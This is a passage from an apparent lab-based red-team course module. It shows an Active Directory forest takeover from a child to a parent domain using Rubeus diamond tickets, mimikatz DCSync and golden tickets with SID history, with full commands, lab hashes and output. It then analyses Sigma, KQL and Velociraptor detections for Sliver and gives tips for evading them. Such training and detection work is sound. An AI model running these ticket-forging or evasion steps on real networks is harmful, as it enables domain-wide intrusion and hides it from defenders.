IxMjQzNVqoERsPQ0hJTEQuSFRCLkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9DSElMRC5I
VEIuTE9DQUw=
```


Whole Forest Compromise

We already dominated the domain child.htb.local. According to previous enumeration, we know that DC02 is in the domain htb.local. The domain `htb.local` is the parent domain, while the domain `child.htb.local` is the child domain; they are all in the same forest htb.local. In a realistic example, the parent domain can be a company, while the child domain can be a department. How can we move from the child domain to the parent domain? Before the exploitation, we should get familiar with some terms and concepts.

Concept

Domain Trust

Domain trust is a trust relationship between domains that enables users in one domain to access resources in another domain. The direction of domain trust is where domain A trusts domain B; therefore, users in domain B can access resources in domain A. Of course, if these two domains trust each other, users can access resources in either domain. Domain trusts can be `one-way` or `two-way`, and `transitive` or `non-transitive`. Two-way trust can happen between domains in the same forest. One-way trust can be divided into `inbound trust` or `outbound trust`. Our previous example shows a one-way trust between domain A and domain B. In domain A, the trust is outbound; in domain B, the trust is inbound. In our case, `child.htb.local` is a child domain of `htb.local`; there is a `two-way trust` between them.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainTrust

SourceName      : child.htb.local
TargetName      : htb.local
```

```
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 9/14/2022 1:06:26 AM
WhenChanged     : 11/28/2023 4:37:20 PM

*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
dc01
```

Domain Admins vs. Enterprise Admins

The domain admin (DA) has the highest privilege in a domain. Still, it does not have privileges outside the domain unless specific configurations (such as foreign security principal) are made in other domains. If the domain is a child domain in a forest, the enterprise admin (EA) in the root domain has the highest privilege over the whole forest. In our case, `child\Administrator` and `child\carrot` are the domain admins in child.htb.local, while `htb\Administrator` is the enterprise admin in the entire forest.

Foreign security principal

Foreign security principals refer to security principals that are not part of the target domain, but are trusted by the target domain and grant access to the target domain. The foreign security principal can be any entity, such as a user or a group from a trusted domain; therefore, a domain trust relationship must be established.

To enumerate domain users who are foreign users in other domains, we can use the Get-DomainForeignUser cmdlet:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-DomainForeignUser
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK

UserDomain             : child.htb.local
UserName               : frank
UserDistinguishedName  : CN=frank,CN=Users,DC=child,DC=htb,DC=local
GroupDomain            : htb.local
GroupName              : Ext Admin
GroupDistinguishedName : CN=Ext Admin,OU=Groups,DC=htb,DC=local
```

SID History

SID history is an attribute that applies to migration scenarios. We know that SID is used to track the security principal and its access when requesting access to resources. SID history supports security principals in maintaining access to resources in the previous domain after a migration by adding their previous SIDs.

Trust key

In each domain, krbtgt's hash is used to encrypt and decrypt TGTs. However, consider that each domain's krbtgt hash is different from the others. In the context of cross-domain access, how does each domain decrypt TGTs? A special computer account was created when the domain trust was established to have a shared secret. The computer account's name is the same as the other domain's Net-BIOS domain name. In our case, `HTB$` is in `child.htb.local`, and `CHILD$` is in htb.local.

```
<SNIP>
mimikatz # lsadump::dcsync /user:child$
[DC] 'htb.local' will be the domain
[DC] 'dc02.htb.local' will be the DC server
[DC] 'child$' will be the user account

Object RDN           : CHILD$

** SAM ACCOUNT **

SAM Username         : CHILD$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT
)
Account expiration   :
Password last change : 2/12/2023 1:02:43 PM
Object Security ID   : S-1-5-21-264881711-3359223723-3458204895-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 87e9079c35246aa9522b99b710a4550a
<SNIP>
```

Therefore, if a user in `CHILD` wants to access a service in HTB, Dc01 creates a TGT for HTB, but this TGT is signed by `HTB$` rather than krbtgt.

Abuse Krbtgt

Note: The following domain trust attack(s) do not need to be performed on DC or be in the context of a domain admin.

After understanding previous concepts, we can abuse krbtgt to move from `CHILD` to `HTB`. The process is similar to creating a golden or diamond ticket, but we need to specify the `/sids`, which is the extra sid. To get the highest privilege, we choose group Enterprise Admins as the target group. `CHILD\krbtgt`'s AES256 key is `f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8`. Domain SID of HTB is `S-1-5-21-264881711-3359223723-3458204895`, therefore the target SIDs should be `S-1-5-21-264881711-3359223723-3458204895-519` (Enterprise Admins).

```
sliver (http-beacon) > sharpview -t 120 -- Get-DomainSid -Domain htb.local

[*] sharpview output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=htb,DC=local
[Get-DomainComputer] Using additional LDAP filter:
(userAccountControl:1.2.840.113556.1.4.803:=8192)
[Get-DomainComputer] Get-DomainComputer filter string: (&
(samAccountType=805306369)
(userAccountControl:1.2.840.113556.1.4.803:=8192))
S-1-5-21-264881711-3359223723-3458204895
```

The Rubeus command should be as follows:

```
sliver (http-beacon) > inline-execute-assembly -t 120 /home/htb-ac-
1008/Rubeus.exe "diamond /tgtdeleg /ticketuser:administrator
/ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-
3458204895-519
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap"

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 462550 bytes to memory
[+] Using arguments: diamond /tgtdeleg /ticketuser:administrator
/ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-
3458204895-519
/krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8
/nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

```
[*] Action: Diamond Ticket

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target
'cifs/dc01.child.htb.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API
output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
sCbw66NCIjEyGr3EY+oZ7Peu4UhPVKuL/Dg2TkYcTi4=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):


doIFDDCCBQigAwIBBaEDAgEWooIEDDCCBAhhggQEMIIEAKADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IDvjCCA7qgAwIBEqED
AgECooIDrASCA6jKPuddHti7mokJjnJPiUMd+pYE08iUfwPMj2a7nJSWJaYOasL87Datoo3uv0
rkJDGSJPL+QtpdQ3UAarq2jAxE/q8JA8ovBPr4mvEpqG3blcdZIi2lGz7u3XxCSdcI4Hw0CtGF
PcSZZH1Om3Ks1tiDaRFDoU+YPNMig4HeJwltlXRBqc2dwOS3+TaqgjRTF/qBjIYY3s3RMgvrQT
N0M7h8D/4Vv9XnaKn0HaAOiOsXmLwVt22UL3hbCGaSFdM70oCgXGm3NxoXKVxjOn/5GBiWumgC
eumCLNWiusjVqP53N+HriyYJMj+CwPjH8uB2iKTd7kWliabIanQcE/bhXQJWtmtkql6Cim5SVl
l9ubdnwHj1FSNDeBp3wdwb7ce3LRYtNhlG1FMY9hD90QhMWknAZ11sTr1mU94wdYvV76Q8nv1o
MXHrRGCRGm8+sOIvYqpmtKSSQv/2XYrVEzBM2tWghZfljLi13ibvXtwLF6t4H/+njG9qxIo5cu
4XzwKsTfMGhDbKhvv7P67xg7wHxCOqL08dALsUESvdA+Rx11JZB1C0RSPOXh+LpazIK7gwy04H
pmZnSVIJ7L9Ur2E407YGJxB8cLxpSdXNhhJ9+2SjpLiYoPp1oW1AQztxvJuBSakcqvPQo0OYVC
MkYgmaWip7gk/isZWg3LBYsVoh+WHG0M47LEIIFt2mcmExi9s0clUgAwa5rmWMgSmWTBYpIwAD
PPiV6vWR/BnkgGDDf1FUx5zgr2lYoyPX1ad/PxzfzRvujKiBOBATdCQJ1Uu3ENiGRB2Zj40+Ir
zQdiD3KWDOiobwVy8NYImE6kjvQk9dnQRwylA6YQiAA6VZ+Mrx4P2YKBVsTo0aVKV2qdVeXfmj
3+2TD9Ooz97YIFcI1Z6hCWu9qW9gwOcA3Lx1QENuK/1Ra1A1vHLFMR0m+eksNLWWJA11lnIzoN
cxWEKPMc6BFj4KbSZc4dyeDNTb4slJKXA5a57g77+s5MW3GA7o4Kt085H/A39ijwYZxP89Oj/5
W23P175x3NexcFbTS9cAGso8ZzVxrrNcWXOuCLgyKoJjGBZxAE1B2Zpc9iJnPA5ofYCL2ijj4A
t77k5qJ5iX2bsPTdvaDYOmmtuGvNkz0D9Quwteyrm/mjrovh10iP/ihroYSBnH14H8Uhtzsa4w
cny3osIDAI3Rhg6ljtpYyKQRE2y55dfouZ9s9/2EiRPMTMcZgubs9TtwFnLCROCU9BWGgOEOUW
ngBMCjgeswgeigAwIBAKKB4ASB3X2B2jCB16CB1DCB0TCBzqArMCmgAwIBEqEiBCDFbE96ReFh
KcC34UUXH7oCG2VvorFZs9ybKC5/sLHqCaERGw9DSElMRC5IVEIuTE9DQUyiETAPoAMCAQGhCD
AGGwRlcmljowcDBQBgoQAApREYDzIwMjMxMTI4MTkzOTI2WqYRGA8yMDIzMTEyOTA1MDcyMlqn
ERgPMjAyMzEyMDUxOTA3MjJaqBEbD0NISUxELkhUQi5MT0NBTKkkMCKgAwIBAqEbMBkbBmtyYn
RndBsPQ0hJTEQuSFRCLkxPQ0FM

[*] Decrypting TGT
[*] Retreiving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):
```

```
doIFXjCCBVqgAwIBBaEDAgEWooIEVTCCBFFhggRNMIIESaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPQ0hJTEQuSFRCLkxPQ0FMo4IEBzCCBAOgAwIBEqED
AgEDooID9QSCA/FHzztZMvkBGGwC6X98qAwXmleO2GpddanWFeyZE2ZJxTD7fwbHqJU0gD5qmV
MmHDvusbdnj5ccd8wNB9D4+/Et0IV9jQaQCxtC/B8KfbUErfR2wccugMn4+W7lWWAQ/tGNOvhE
tB1yk5jmpUgHRieGeS3eqhBhe5/q8s1v7Q83hUySmeD8rYGMKJgUrve2PoO0I+HIzHUxQxKC6y
MGjyLgVZdXBJ7WD04QcuSv/hc2yt3GoGheVXVEGVwvhafz4um3oR2urTTtVi80eHf5xBUbDXpU
nSCWQwD8NyK95g0etl/XpVNCbNJ4O92K4PebK2ioqDKCuftIfHc7bp8vajPo0I95O9B2vqPDAs
JNMBWmCL9Qp3WoexWvJmdz1diiOkSmF59xw8u6KixTrBW7i90G+zAdinXkvg6A4/W+zp76MZrU
MCeB271nOgvaPOPlSPchXPpEYisLFP85povKJ3wi8gFQDHV4iLVWks3CSneHdYkYZpkZk2jQs0
XiUl6l/ppojsLSA3QF0ui+uP5xdACVQHBmFaXv1+edgha2AE48Xz/ycbt0UMYD3JYQRcl3HB3X
KpCl3b2QLxQ2LzoTjhPXQxGl91jVkuqZxJiFZAEspPWnU6KuX0SmcXNLjkE/EvFcMgSVuNFIsz
XzDZovn+StHb+ra2xzvaM79rVBNr3l3AFGgyiYFXQB3ffbnseRsLNpZzppuzt0ZmS2S1n0aWMR
UOgFr4vxjmAmvbjzUqKQ55qH2TPP9qS/jsu++4Qxj/leMSgID1jV6D7k8vXEkPe6cojdl1mO7S
a/83w45f9/LNRZ9Ik2yWFJMEq6GWV71ZHudLEvL/KXOIYazwzE2SCoVp+EirShtLKeeRyKe9X+
Cfl8uarjlwJ7dK+GjzHYyU1vfUCJpu9Mz0JMBhLBPzfQKiv7wXmQarWuPWoUmN2YX/fk0T9nBr
XWolfgZk4ZnwKfiaXuvajLhwyKyOZlFbyI5EfmsmLXdYlU3uTwbV8dHsZOPFmDajJv50GJHaMk
KycAQVGCpqDkfnJMT+wJe5/iNxUP6+nOtcQb3ch7mhnOw1I3zxfBMJBoY6y5ZrumGyzCEX/PXZ
8GlwMAIv6MbInhzwrSAaZlwC7MjftyVSgLHFdDUS4MfXTLHJVdjdV6IzFgStUNRU2W9py61QvD
7vNqJ59dUZUlBuQ5QjvMpMyDZt+Y/31m/Mjc6bK0T1sM8j24d6whVGZ9ZUJljONg0ammqKyGvg
qU2EiXfwheHmaO58WGVJC/uwZu4fHo2jVLWkiqjLcEAYZ0rTwaItBwIte8FF/kRH3s142GjgZl
6tA3fnriQCkn/1j/ZGgJQnyCv4UMo4H0MIHxoAMCAQCigekEgeZ9geMwgeCggd0wgdowgdegKz
ApoAMCARKhIgQgxWxPekXhYSnAt+FFFx+6Ahtlb6KxWbPcmyguf7Cx6gmhERsPQ0hJTEQuSFRC
LkxPQ0FMohowGKADAgEBoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAYKEAAKURGA8yMDIzMTEyOD
E5MzkyNlqmERgPMjAyMzExMjkwNTA3MjJapxEYDzIwMjMxMjA1MTkwNzIyWqgRGw9DSElMRC5I
VEIuTE9DQUypJDAioAMCAQKhGzAZGwZrcmJ0Z3QbD0NISUxELkhUQi5MT0NBTA==

[+] inlineExecute-Assembly Finished
```


We can also use mimikatz to create a golden ticket to achieve the forest compromise, but inline execution and creating a diamond ticket have Opsec advantages.

Trust Key

We can also abuse the trust key to compromise the whole forest. First, we need to forge an inter-realm TGT; the trust key (NTLM of `CHILD\krbtgt`) is required, it is `ec3e7210e3f08666c5d08c7ecbed1fab`.

In the mimikatz console, the command should be:

```
PS C:\Users\Administrator\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
```

```
  '#####'         > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:CHILD\krbtgt

[DC] 'child.htb.local' will be the domain
[DC] 'dc01.child.htb.local' will be the DC server
[DC] 'CHILD\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/13/2022 5:07:06 PM
Object Security ID   : S-1-5-21-2749819870-3967162335-1946002573-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ec3e7210e3f08666c5d08c7ecbed1fab
    ntlm- 0: ec3e7210e3f08666c5d08c7ecbed1fab
    lm  - 0: e0df89ca2028ede8ba598ea5737a0ba6
<SNIP>
```

Upon successfully acquiring the NTLM hash for the `krbtgt` account, our next course of action entails employing `mimikatz` to execute the injection of the ticket into system memory through the utilization of the `kerberos::golden` module. Subsequently, we will employ a fabricated user, along with the domain security identifier (SID) of our current domain (`child.htb.local`) and the SID of the specific group (`Enterprise Admins`), as part of the process.

```
PS C:\Users\Administrator\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'         > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /user:student /domain:child.htb.local /sid:S-
1-5-21-2749819870-3967162335-1946002573
/krbtgt:ec3e7210e3f08666c5d08c7ecbed1fab /sids:S-1-5-21-264881711-
3359223723-3458204895-519 /ptt
```

```
User      : student
Domain    : child.htb.local (CHILD)
SID       : S-1-5-21-2749819870-3967162335-1946002573
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-264881711-3359223723-3458204895-519 ;
ServiceKey: ec3e7210e3f08666c5d08c7ecbed1fab - rc4_hmac_nt
Lifetime  : 11/30/2023 7:33:56 AM ; 11/27/2033 7:33:56 AM ; 11/27/2033
7:33:56 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'student @ child.htb.local' successfully submitted for
current session

mimikatz # exit
Bye!

PS C:\Users\Administrator\Documents> klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: student @ child.htb.local
        Server: krbtgt/child.htb.local @ child.htb.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial
pre_authent
        Start Time: 11/30/2023 7:33:56 (local)
        End Time:   11/27/2033 7:33:56 (local)
        Renew Time: 11/27/2033 7:33:56 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Following the successful injection of the ticket into memory, our next step involves initiating access to the resources within the second domain.

```
PS C:\Users\Administrator\Documents> ls \\dc02.htb.local\c$

    Directory: \\dc02.htb.local\c$
```

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/13/2022   6:00 PM                inetpub
d-----        9/15/2018  12:19 AM                PerfLogs
d-r---        7/18/2023  11:03 AM                Program Files
d-----        9/13/2022   5:43 PM                Program Files (x86)
d-r---        9/13/2022   6:01 PM                Users
d-----        9/13/2022   6:01 PM                Windows
```

Evidently, the operation has been executed successfully.

Detection of Sliver

In this section, we will briefly touch upon the different techniques the Blue Team are using to detect Sliver. We will be relying on open-source Yara and Sigma rules or other sources, such as blog posts that anyone can access and use.

Shell - Sigma rule breakdown

We will take the `shell` command used to spawn (drop) us into an interactive shell on the target system from a beacon/session. The following rule was developed by Nasreddine Bencherchali and Florian Roth from Nextron Systems - process creation.

```
<SNIP>
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains: '-NoExit -Command [Console]::OutputEncoding=
[Text.UTF8Encoding]::UTF8'
    condition: selection
falsepositives:
    - Unlikely
level: critical
```


Upon a first look, we can see that it uses the `process_creation` as a category looking for any process creations and will monitor the command line arguments. Those arguments are specific and hardcoded into Sliver's `shell` command, which is mostly used for spawning a PowerShell shell. Going deeper and diving into shell_windows.go, we can see that on line `36` in the `var` function, the `powerShell` variable contains `-NoExit` and `-Command` as seen in the Sigma rule above.

```
var (
        // Shell constants
        commandPrompt = []string{"C:\\Windows\\System32\\cmd.exe"}
        powerShell    = []string{

"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
                "-NoExit",
                "-Command", "[Console]::OutputEncoding=
[Text.UTF8Encoding]::UTF8",
        }
)
```

This means that whenever we execute the `shell` command to drop into a shell, every time we run a command, it will be parsed and run with the mentioned commands and their fashion. Let's break down the parameters used for PowerShell, as per the official [documentation]:

Command	Description
`-NoExit`	Keeps powershell running other command(s)
`-Command`	Executes the specified command(s)

Theoretically, if we change the `powerShell` string to something else that will still spawn PowerShell, we can avoid getting detected by the rule. Below is an example of the alert being triggered whenever the `shell` command is used.




Getsystem - high-level breakdown

A great post by Microsoft, Looking for the Sliver lining, goes over the different methods of detecting Sliver. It mentions the `shell` command and the `getsystem` one and how they catch it. A note: It is optional to understand how they've built the queries, but rather to be able to read through them and spot the variables or processes they are using. By default, the `getsystem` command will inject itself into the `spoolsv.exe` process.

```
sliver > help getsystem

Spawns a new sliver session as the NT AUTHORITY\SYSTEM user (Windows Only)

Usage:
======
  getsystem [flags]

Flags:
======
  -h, --help              display help
  -p, --process string    SYSTEM process to inject into (default:
spoolsv.exe)
  -t, --timeout int       command timeout in seconds (default: 60)
```

The default targeted process (`spoolsv.exe`) is closely monitored, as we can see in the article. However, if we change the process to `svchost.exe` , for example, it would not get detected, but it will get detected based on the `SeDebugPrivilege` being assigned to the process. Below is an image showcasing the `getsystem` targeting `svchost.exe` . As we can see, it got detected by Sysmon.



Taking a high-level look at the source code for priv_windows.go we can stumble upon the following function:

```
// GetSystem starts a new RemoteTask in a SYSTEM owned process
func GetSystem(data []byte, hostingProcess string) (err error) {
        runtime.LockOSThread()
        defer runtime.UnlockOSThread()
        procs, _ := ps.Processes()
        for _, p := range procs {
                if p.Executable() == hostingProcess {
                        err = SePrivEnable("SeDebugPrivilege")
                        if err != nil {
                                // {{if .Config.Debug}}
                                log.Println("SePrivEnable failed:", err)
                                // {{end}}
                                return
                        }
                        err = taskrunner.RemoteTask(p.Pid(), data, false)
                        if err != nil {
                                // {{if .Config.Debug}}
                                log.Println("RemoteTask failed:", err)
                                // {{end}}
                                return
                        }
                        break
                }
        }
```

```
        return
}
```

Based on the code, it attempts to get the process and checks the process name from the `-p` / `--process` argument in the `getsystem` command, and then it will attempt to enable the `SeDebugPrivilege`, which is one of the things being inspected in the query crafted in the blog post. The `SeDebugPrivilege` is mainly used to attempt to debug processes that are not owned by us, meaning if we are using `Bob`, we can debug processes owned by us (`Bob`), but if `Bob` can enable the privilege he can debug processes owned by other users (or even SYSTEM) letting us inject (malicious) code into them. A good representation of the flow of `getsystem` was created by ACEResponder.

We also must be cautious as `getsystem` uses API calls monitored by the query:

```
// SeDebugPrivilege constant used to identify if this privilege is enabled
in Token
let SeDebugPriv = 1048576;
DeviceEvents
| where FileName == 'spoolsv.exe'
| where ActionType == 'CreateRemoteThreadApiCall'  <----
| where InitiatingProcessFileName !~ 'csrss.exe'
| project InitiatingProcessId, DeviceId, CreateTime=Timestamp, FileName
```

More information about the potential `syscalls` used to create or inject into a process handle can be seen in the task_windows.go file in the source code.

PsExec

Further analyzing the source code of psexec.go, we see one downside of it is that by default it will generate a random name of the uploaded binary that is based on the implant that we have generated earlier. Depending on the skillset and practices of the Blue Team, they might monitor the `C:\Windows\Temp` (default directory) for suspicious files, and as Sliver (psexec) will generate a random name with the different defined cases in the code, it is still worth paying attention on when to utilize the `psexec` utility to move laterally. Let's consider the following query taken from Velociraptor's docs and `Windows.System.Services.SliverPSExec` artifact - https://docs.velociraptor.app/exchange/artifacts/pages/windows.system.services.sliverpsexec/

```
<SNIP>

sources:
  - name: Sliver PsExec - Services Registry Key
    query: |
```

```
        SELECT * FROM Artifact.Windows.System.Services()
        WHERE Name =~ "^Sliver" or
              DisplayName =~ "^Sliver" or
              Description =~ "Sliver implant" or
              PathName =~ ":\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]{10}\\.exe"

  - name: Sliver PsExec - Service Installed Event Log
    query: |
        SELECT * FROM
Artifact.Windows.EventLogs.EvtxHunter(PathRegex="System.evtx",IdRegex="^70
45$")
        WHERE EventData.ServiceName =~ "^Sliver$" or
             EventData.ImagePath =~ ":\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]
{10}\\.exe"
```

We will break down the query to pick apart the logic that resides in it.

Starting first with the `SELECT` query statement in the `Sliver PsExec - Services Registry Key`, it will go through the registry. It will specifically search for services that have the `Sliver` name for the service or the description `Sliver Implant`. Also, it will check the directory (e.g., pathName). All of those defaults will be used if we utilize the `psexec` utility in Sliver, which will produce an alert and raise some eyebrows if we use the default options in Sliver.

The second part of the VQL (Velociraptor Query Language) query looks for the default service name of `Sliver`, but also checks the `C:\Windows\Temp` directory for files using the regular expression `[a-ZA-Z0-9]{10}.exe` (it also can be seen in the first VQL query). The regex will check the names of the file for 10 consecutive instances of lowercase characters `a` to `z`, uppercase `A` to `Z`, or 0-9, respectively.

Example:

```
[a-zA-Z0-9]{10}.exe // Regular Expression

// File Name
test.exe // No match
aB3xY7z9Q1.exe // Match
testtesta2.exe // Match
SuperLongTest.exe // No match
```

Additionally, in the VQL query, the event code of `7045` is being checked, corresponding to installing a new service.

Let's look at the source code for psexec.go. Examining the following code snippet, we can see that `uploadPath` will take the path from `fmt.Sprintf` (and the hostname) and will

convert the string to lowercase.

```
var serviceBinary []byte
        profile, _ := cmd.Flags().GetString("profile")
        serviceName, _ := cmd.Flags().GetString("service-name")
        serviceDesc, _ := cmd.Flags().GetString("service-description")
        binPath, _ := cmd.Flags().GetString("binpath")
        customExe, _ := cmd.Flags().GetString("custom-exe")
        uploadPath := fmt.Sprintf(`\\%s\%s`, hostname,
strings.ReplaceAll(strings.ToLower(binPath), "c:", "C$"))
```

However, the `uploadPath` and the `binPath` especially are hardcoded in sliver.go line `674`.

```
sliver.AddCommand(psExecCmd)
                Flags("", false, psExecCmd, func(f *pflag.FlagSet) {
                        f.StringP("service-name", "s", "Sliver", "name
that will be used to register the service")
                        f.StringP("service-description", "d", "Sliver
implant", "description of the service")
                        f.StringP("profile", "p", "", "profile to use for
service binary")
                        f.StringP("binpath", "b", "c:\\windows\\temp",
"directory to which the executable will be uploaded")
                        f.StringP("custom-exe", "c", "", "custom service
executable to use instead of generating a new Sliver")

                        f.Int64P("timeout", "t", defaultTimeout, "grpc
timeout in seconds")
                })
                FlagComps(psExecCmd, func(comp *carapace.ActionMap) {
                        (*comp)["custom-exe"] = carapace.ActionFiles()
                })

carapace.Gen(psExecCmd).PositionalCompletion(carapace.ActionValues().Usage
("hostname (required)"))
```

This means that every time we execute `psexec` the binary will be uploaded to `c:\\windows\\temp`. However, in theory, we could alter `binpath` to a different location using the `-b` / `--binpath` parameter. Moreover, should we remember the VQL, it will scrutinize the path and filename using the regex pattern `:\\\\Windows\\\\Temp\\\\[a-zA-Z0-9]{10}\\.exe`. The functions responsible for generating the name again can be found in psexec.go.

```
func randomString() string {
        alphanumeric := "abcdefghijklmnopqrstuvwxyz0123456789"
```
